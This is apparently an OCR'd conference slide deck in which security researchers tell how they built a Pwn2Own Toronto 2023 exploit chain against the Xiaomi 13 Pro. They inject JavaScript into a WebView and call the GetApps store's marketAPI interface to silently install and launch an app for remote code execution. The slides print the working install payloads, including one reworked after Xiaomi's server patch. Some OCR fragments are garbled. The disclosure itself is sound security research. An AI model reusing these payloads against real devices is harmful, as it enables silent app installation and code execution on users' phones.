marketAPI.install({"title":"Sunfish","pName":"com.[redacted].sunfish","appId":3004617,"
    callBack":"marketAsyncCb.installCb"});

// get list of installed apps
var yayinstalledappsyay = marketAPI.getInstalledApps({});
var yayappslengthyay = yayinstalledappsyay.length;
    var yaycounteryay = 0;
    while (yaycounteryay != yayappslengthyay) {
        if (yayinstalledappsyay[yaycounteryay].packageName === "com.[redacted].sunfish") {
            // if the target app is installed, then open it
            marketAPI.openApp({"pName":"com.[redacted].sunfish"});
            yayflagyay = 0;
        }
        yaycounteryay = yaycounteryay + 1;
    }
```

The new final (sh***y) payload with the target app

THE NEW PLAN

- ~~Launch the WebView and load a valid URL~~ - DONE
- ~~Inject custom JavaScript code~~ - DONE
- ~~Have the JavaScript code execute the two JavaScript Interface functions~~
  - ~~Install a malicious app via "GetApps" store~~ - DONE
  - ~~Launch the app~~ - DONE
- Get RCE

GET RCE

- Show video of getting RCE

THE NEW PLAN

- ~~Launch the WebView and load a valid URL~~ - DONE
- ~~Inject custom JavaScript code~~ - DONE
- ~~Have the JavaScript code execute the two JavaScript Interface functions~~
  - ~~Install a malicious app via "GetApps" store~~ - DONE
  - ~~Launch the app~~ - DONE
- ~~Get RCE~~ - DONE

THE TIMELINE

2023 July 13

Pwn2Own deviecs announced

2023 July 14

Buy and research the ***Xiaomi 13 Pro***

Research time 22 days

2023 Aug 3

Pwn2Own entry developed

Research time 77 days

2023 Oct 19

Registration ends, must have a valid entry

2023 Oct 24

Pwn2Own Toronto 2023 starts

When all things have been going too well lately

SERVER PATCH

- Late August 2023 – Xiaomi made changes to the “GetApps” server
- “GetApps” now required additional information to be sent to the server before an application could be installed
  - This change is what patched the two exploits we mentioned earlier ☹

```
marketAPI.install({"extra_params":{"downloadImmediately":"true","fromUntrustedHost":"false","
    sourcePackage":"com.miui.home","startDownload":"true","callerPackage":"com.xiaomi.mipicks","
    ext_apm_isColdStart":"false","callerSignature":"88daa889de21a80bca64464243c9ede6","
    launchWhenInstalled":"true","ext_apm_timeSinceColdStart":"1362443","senderPackageName":"
    com.xiaomi.mipicks","entrance":"detail","pageRef":"com.xiaomi.mipicks","appClientId":"
    com.xiaomi.mipicks","refs":"-detail/com.[redacted].sunfish","sid":"","rId":0,"ad":0,"
    appStatusType":0,"pName":"com.[redacted].sunfish","pos":"detailInstallBtn","posChain":
    "detailInstallBtn","newUser":true,"actived TimeInterval":583925,"adExchangeFlag":0,"_ir_":"
    8rj6UL-fpnYa7BCFmBSqp5jbHJSm_GgzL6bgn7GqAwc","ext_apm_iconType":"static","ext_apm_isHotTag":
    false},"ref":"_detailInstallBtn","title":"Sunfish","pName":"com.[redacted].sunfish","
    appId":3004617,"appInfo":{"grantCode":0,"openLinkGrantCode":1,"voiceAssistTag":false,"
    commentable":false,"id":3004617,"appId":3004617,"packageName":"com.[redacted].sunfish"
    ,"displayName":"Sunfish","publisherName":"[redacted]","versionName":"1.2.2","
    versionCode":9,"updateTime":1694181164626,"apkSize":3710211,"compressApkSize":0,"icon":"
    AppStore/06c542c55a34b47d4a12a45bfe4187f5d8b5d8f10","level1CategoryId":30,"intlCategoryId":30
    ,"ads":0,"adType":1,"position":0,"briefShow":"Help ensure the security of your Android
    applcation.","briefUseIntro":false,"releaseKeyHash":"0e140764979f5c5c0c44fd526aae29e3",},"sid
    ":"","callBack":"marketAsyncCb.installCb"})
```



New chonky `install(String)` payload to install Sunfish


OXI CLEAN
OXI CLEAN
OXI CLEAN
OXI CLEAN
OXI CLEAN
OXI CLEAN
OXI CLEAN

WTF GETAPPS

- A new issue appeared: this payload did not work in all parts of the world
- Background:
  - During August 2023, Ken went on vacation to Japan and Philippines
  - While in Japan, Xiaomi implemented their server patches
  - The new chonky `install(string)` payload worked in Japan and the United Kingdom
  - But the payload did not work in the Philippines?????

Ken's friend while Ken was on vacation



Mini heart attacks: 1

WTF GETAPPS

- While in Japan and Philippines, Ken noticed that the “GetApps” application behaved differently based on:
  - The “region” the phone is set to
  - THE PHYSICAL LOCATION OF THE PHONE??????????

Mini heart attacks: 2

WTF GETAPPS

- While in the US/UK/Japan, the "GetApps" store showed nearly identical content
- But while in the Philippines, "GetApps" showed content that appeared to be unique to the Philippines
  - VPN did not affect this behavior
  - Maybe based on cell tower pings?

Mini heart attacks: 2

WTF GETAPPS

- After looking at the “GetApps” server and developer documentation, we realized that Xiaomi had “launched” “GetApps” in only some areas of the world
  - Technically, “GetApps” was not “launched” in US/UK/Japan
  - It was “launched” in the Philippines
- This could explain why our original payload would only work in areas outside of Philippines

Mini heart attacks: 2

WTF GETAPPS

- Eventually, we figured out a way to modify the payload so that it can work in the Philippines ONLY
- We now had:
  - A PoC that was confirmed working in the US/UK/Japan
  - A PoC that was confirmed working in the Philippines

Mini heart attacks: 2

WTF GETAPPS

- Pwn2own takes place in Canada. Do we need a Canada specific PoC? Or can we confirm that the US/Japan/UK PoC will work?
  - The “GetApps” store did not “launch” in Canada
  - So in theory, our US/UK/Japan PoC will work in Canada
  - But it would be nice to confirm…

Mini heart attacks: 2

- NCC has offices all over the world, including Canada
- Solution: we work with the Canada office to confirm if we need a Canada specific PoC

Mini heart attacks: 2

Objection!

all over the

Canada

work with the

e to confirm if we

a specific PoC

Mini heart attacks: 3

WORK WITH CANADA???

- Big issue: the Xiaomi 13 Pro could not be procured in Canada
- So if we want the Canada office to help us, we would need to send them one of our phones
- Okay cool, we just send Ken's phone to Canada!

Mini heart attacks: 3

WORK WITH CANADA?

- Big is
- So if w em one of our
- Okay c

Mini heart attacks: 4

KEN'S 2023 PLANS

- NCC announced the opening of a new office in Manila, Philippines
- Ken was chosen as one of the consultants to help open the office
- After his vacation, Ken was going to spend the rest of 2023 in Manila

NCC Group Manila


Mini heart attacks: 4

KEN'S 2023 PLANS

- Between Ken coming back from his vacation and then going back to the Philippines, Ken was in North America for only 7 business days
  - September 10 (Sunday): Come back from vacation
  - September 11 (Monday) - 14 (Thursday): at home
  - September 15 (Friday): Fly to Vermont and do a race
  - September 17 (Sunday): Fly back home
  - September 18 (Monday) - 20 (Wednesday): at home
  - September 21 (Thursday): Fly to Philippines and spend the rest of 2023 in Philippines

Mini heart attacks: 4

THE CALENDAR



Mini heart attacks: 4


KEN'S 2023 PLANS

- Too risky to do in 7 business days:
  - Send a phone to Canada
  - Pay Canada import taxes
  - Test and develop exploit
  - Send the phone back
  - Pay US import taxes

Mini heart attacks: 4

WORK WITH CANADA???

- What if we send the phone to Canada and keep it there?
  - We would not have a test phone anymore
    - Could buy a new phone for ~$1000 USD in the Philippines?
  - But, trying to work with the time zone difference between Philippines, UK, and Canada is too much
  - No guarantee that the Canada consultants would be available to help debug any issues



Mini heart attacks: 4

F**KING PATCHES

- On top of all that, the biggest threat to our PoC: Xiaomi's patch cycle
  - The first week of each month, Xiaomi releases new firmware into "beta channel"
  - One week after beta, the firmware goes into release channel
  - "GetApps" is typically updated with each firmware update

Mini heart attacks: 4

THE CALENDAR

Mini heart attacks: 4

F**KING PATCHES

- We will not be able to test our exploit in Canada after Xiaomi releases their October patch
- But we did have a theory: Canada should be a “non-launched” region
- If we can confirm that our UK/US/Japan PoC works in Canada, then we can hard confirm the “non-launched” theory
- After Xiaomi releases their October patch, if our exploit still works in the UK, then there is a high chance that our exploit will work in Canada
- We really need to test our exploit in Canada…

Mini heart attacks: 4

F*


- W
- Bu
- If
- A
- W

Earlier we mentioned that a new Xiaomi 13 Pro would cost around $1000 USD

You know what else costs around $1000 USD?

Mini heart attacks: 4

THE CALENDAR




Mini heart attacks: 4

WE ARE READY!!!

- After a few hours in Toronto, it was confirmed that the US/UK/Japan payload works in Canada
- We can now assume that after October's patch, if our exploit still works in the UK, then there's a HIGH chance that it works in Canada
- So we now have everything we need to enter Pwn2Own! All we need now is for Xiaomi to not do any f**kery in October!


Mini heart attacks: 4


I SHOULDN'T HAVE SAID THAT
I SHOULD NOT HAVE SAID THAT

- As expected, new firmware and “GetApps” update in October
- We confirm that our exploit works still in the UK, so should work in Pwn2Own

- One week before Pwn2Own
- Another “GetApps” update
- This update removed `integral-dialog-page.html` fand `.js` file from the `.apk` file

